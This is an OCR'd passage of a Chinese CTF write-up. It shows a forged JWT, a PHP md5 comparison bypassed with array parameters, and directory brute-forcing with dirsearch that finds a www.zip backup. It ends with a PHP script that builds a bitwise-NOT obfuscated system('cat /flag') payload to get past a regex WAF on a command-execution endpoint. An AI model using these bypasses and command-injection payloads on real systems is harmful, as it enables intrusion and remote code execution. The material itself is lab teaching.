
```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4iLCJpYXQiOjE3NzAxOTYyMTcsImV4cCI6MTc3MDE5OTgxN30.qHizVMttI6fcVsyJvVAKMYgpnG7W-3Do3zAIomd0ISo
```

然后修改签名就能得到flag

ezmd5

数组绕过





数组绕过


```
user[]=1&pass[]=2
```

`md5()` 函数在处理**数组**时会返回 `NULL`，并且会发出警告

两个数组不相等（内容不同），但它们的 MD5 都是 `NULL`，所以 `NULL === NULL` 成立！

命令终端

异或绕过




通过密码

然后根据提示去

```
python dirsearch.py -u http://ctf.furryctf.com:36125 -t 10 -e
bak,zip,txt,swp,~,old,tmp
```

www.zip

```php
$output = "";
if (isset($_POST['cmd'])) {
    $code = $_POST['cmd'];
    if(strlen($code) > 200) {
        $output = "略略略，这么长还想执行命令？";
    }
    else if(preg_match('/[a-z0-9$_\."`\s]/i', $code)) {
        $output =
"啊哦，你的命令被防火墙吃了\n        &ens
; 来自waf的消息：杂鱼黑客，就这样还想执行命令？";
    }
    else {
        ob_start();
```




```php
<?php
// 生成取反payload
$func = 'system';
$arg = 'cat /flag';

echo "函数取反: " . urlencode(~$func) . "\n";
echo "参数取反: " . urlencode(~$arg) . "\n";
echo "\nPayload: (~" . urlencode(~$func) . ")(~" . urlencode(~$arg) . ");\n";
?>
```